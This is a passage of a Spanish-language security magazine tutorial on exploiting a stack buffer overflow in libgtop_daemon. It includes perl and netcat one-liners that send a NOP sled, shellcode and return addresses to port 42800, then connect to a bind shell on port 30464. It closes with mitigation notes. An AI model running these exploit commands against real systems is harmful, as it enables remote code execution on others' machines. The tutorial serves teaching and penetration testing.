Es indiscutible que las pruebas aquí descritas fueron realizadas en condiciones más que confortables: tuvimos la posibilidad de verificar su efectividad en el mismo ordenador que hacía de blanco al ataque. Esto nos permitió encontrar la localización exacta de memoria en la que se encontraba el shellcode suministrado por nosotros. En una situación real no existe la posibilidad de hacer pruebas en el ordenador atacado. ¿Querrá esto decir que el shellcode será puesto cada vez en una dirección distinta, por lo que un ataque verdadero no puede tener éxito? El sentido común sugiere que, independientemente del ordenador en el que se encuentra, la dirección del array `buf[]` debería ser siempre la misma: la pila siempre comienza en la dirección `0xc0000000` y la cantidad de variables que se encuentran en ella y la cantidad de memoria que ocupan dependen sólo del programa y no de las librerías ni de la versión del kernel utilizado.

Sin embargo, para no apoyarnos exclusivamente en el sentido común, haremos una prueba: añadiremos al fichero *gnuserv.c* una línea que imprima por pantalla la dirección del buffer apenas éste haya sido alterado:

```
printf("\ndirección del buffer: 0x%x\nn", &buf);
```

El programa así modificado se ha ejecutado en cuatro ordenadores diferentes a fin de observar la dirección. Los resultados de estas observaciones se muestran en la Tabla 1. Como podemos ver, al contrario de lo que esperábamos, el shellcode enviado a otro ordenador puede ocupar una dirección diferente a la que ocupaba en el nuestro. ¿Cuál puede ser la causa de esto?

La razón por la que en los dos últimos ordenadores la dirección del array `buf[]` cambia con cada ejecución son ciertos parches aplicados al kernel, cuyo objetivo es precisamente dificultar la realización de ataques relacionados con el desbordamiento de la pila. La diferencia entre el primer y el segundo ordenador puede tener muchas causas, por ejemplo, la colocación de las variables de entorno en la pila, lo cual podemos comprobar ejecutando la siguiente instrucción:

```
$ export XXX=XXXXXXXXXXXXXXXXXX
```

para luego revisar nuevamente la dirección de `buf[]`.

De las pruebas aquí realizadas se desprenden dos conclusiones. En primer lugar, desde el punto de vista de un intruso, al construir una secuencia de desbordamiento, debemos esforzarnos por que el área ocupado por las instrucciones *nop* sea extenso y por que la nueva dirección de retorno de la función esté dirigida más o menos al centro de este área. Esto nos permitirá tener éxito incluso si la dirección del buffer (como en nuestro caso) varía en algunos centenares de bytes (¡cuidado! no debemos olvidar que, si el área de direcciones es demasiado corto, pueden aparecer problemas como los descritos en el artículo *Shellcode en Python* en el próximo número). Por otra parte, poniéndonos ahora en el lugar del administrador, tenemos afortunadamente la posibilidad de protegernos (de manera más o menos efectiva...) contra este tipo de ataques. Vale la pena interesarse, por ejemplo, por el proyecto *grsecurity*.

Marcin Wolak describe en su artículo *Exploit remoto para el sistema Windows 2000* un método más elegante, refinado y efectivo de resolver este problema.

Tabla 1. *Dirección del buffer buf[] en los ordenadores examinados*

sistema	dirección del buffer buf[]
Debian *testing*, kernel 2.4.21	`0xbffff480`
Suse, kernel 2.6.4-54.5	`0xbffff180`
Aurox 9.4	una dirección distinta en cada ejecución, p.ej. `0xbfffe6d4`
Mandrake, kernel 2.4.22-1.2149.nptl	una dirección distinta en cada ejecución

```
  `cat shellcode.dat`-\
  `head -c 576 address.dat` \
  | nc 127.0.0.1 42800
```

Al ataque

Como hemos decidido antes, planeamos cambiar la dirección de retorno de la función con la dirección `0xbffff501`. Recordando que en la arquitectura *little endian* los bytes en la memoria están ordenados en orden inverso al normal (primero los menos y después los más significativos), crearemos el nuevo contenido del fichero auxiliar de direcciones:

```
$ perl -e \
  'print "\x01\xf5\xff\xbf"x500' \
  > address.dat
```

Ahora podemos lanzar en la primera consola el *libgtop_daemon*:

```
$ libgtop_daemon -f
```

para luego, desde la segunda, enviar la secuencia al puerto 42800:

```
$ echo -e \
  "MAGIC-1\n1201\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`\
  `head -c 576 address.dat` \
  | nc 127.0.0.1 42800
```

Si hicimos todo correctamente, en la primera consola (en la que fue lanzado *libgtop*) habrá sido lanzada una nueva shell.

¿Cómo utilizar estos conocimientos en la práctica?

Ahora que sabemos cómo es posible obligar a la versión defectuosa de *libgtop* a ejecutar el código enviado por nosotros, pensemos un poco en la manera en que nuestros conocimientos pueden ser utilizados en la práctica, durante la realización de pruebas de penetración.

Imaginémonos que acabamos de enterarnos de que nuestra víctima utiliza la versión defectuosa de *libgtop*. Podemos en ese caso enviar a su ordenador, al puerto 42800, la secuencia preparada por nosotros. Notemos, sin embargo, que lo que acabamos de hacer (obligar a la máquina remota a lanzar localmente una shell) no tendría sentido en la práctica: además de la satisfacción de haber provocado un comportamiento extraño del servidor, no hemos logrado nada. Sería mucho mejor si éste lanzara una shell ligada a un puerto específico, para poder conectarnos (con ayuda del *netcat*) a este puerto y enviar comandos que se ejecuten en la máquina remota. Para esto necesitamos un shellcode diferente que nos ofrezca este servicio después de haber sido lanzado (de la manera aquí descrita) en el servidor. También este shellcode puede encontrarse en Internet (Listado 14). De acuerdo a su descripción, este código habilita un intérprete de comandos en el puerto 30464.

De manera similar a como lo hicimos más arriba (Listado 11), coloquemos el nuevo shellcode en el fichero *shellcode.dat*. Seguidamente, dado que la longitud del shellcode ha cambiado, debemos modificar los tamaños de las secciones de instrucciones *nop* y de direcciones, de manera que la cadena resultante mida nuevamente 1.200 bytes. El programa *wc* nos informa que el nuevo shellcode tiene 177 caracteres. Para las instrucciones *nop* y las direcciones quedan, por lo tanto, 523 y 500 bytes respectivamente.

Realicemos un experimento más. En una consola lanzamos el *libgtop_daemon*:

```
$ libgtop_daemon -f
```

Desde otra consola enviamos la secuencia (ya con el nuevo shellcode dentro) al puerto 42800 del ordenador en el que funciona el servidor *libgtop* (en nuestro caso, al puerto 42800 del ordenador local).

```
$ echo -e "MAGIC-1\n1201\n"\
  `head -c 523 nop.dat`\
  `cat shellcode.dat`\
  `head -c 500 address.dat` \
  | nc 127.0.0.1 42800
```

Luego, desde una tercera consola nos conectamos al puerto 30464 de nuestra víctima:

```
$ nc 127.0.0.1 30464
```

Una vez la conexión ha sido establecida, podemos trabajar a distancia en el ordenador atacado.


Por supuesto, este mismo experimento puede llevarse a cabo en un escenario algo más realista. El *libgtop_daemon* lo podemos lanzar en un ordenador, mientras que el ataque se realiza desde otro. En tal situación debemos sustituir la dirección 127.0.0.1 por la verdadera dirección IP del ordenador atacado, tanto durante el envío de la secuencia de desbordamiento del buffer, como al conectarnos al puerto abierto por el shellcode.

Los deberes

Como hemos visto, un programa escrito sin el debido cuidado puede permitir a un intruso ejecutar a distancia cualquier código maligno. Es válido hacerse la pregunta: ¿qué debería cambiar en el código para que éste sea seguro? La raíz del peligro está en el hecho de que al buffer se introducen tantos datos, cuantos el usuario declara, sin verificar previamente su longitud. Por lo tanto, la adición al código de una condición que verifique si el contenido de la variable `auth_data_len` no ocupa más espacio del que el buffer puede ofrecer (y que, de ser así, trunque este contenido) debería corregir el defecto. Dejamos a nuestros Lectores con ánimo inquisitivo la realización de este cambio del código y la verificación de su efectividad como tarea de casa. ■

php solutions

WYDAWNICTWO Software



www.phpsolmag.org

Todo lo que necesitas para crear un sitio web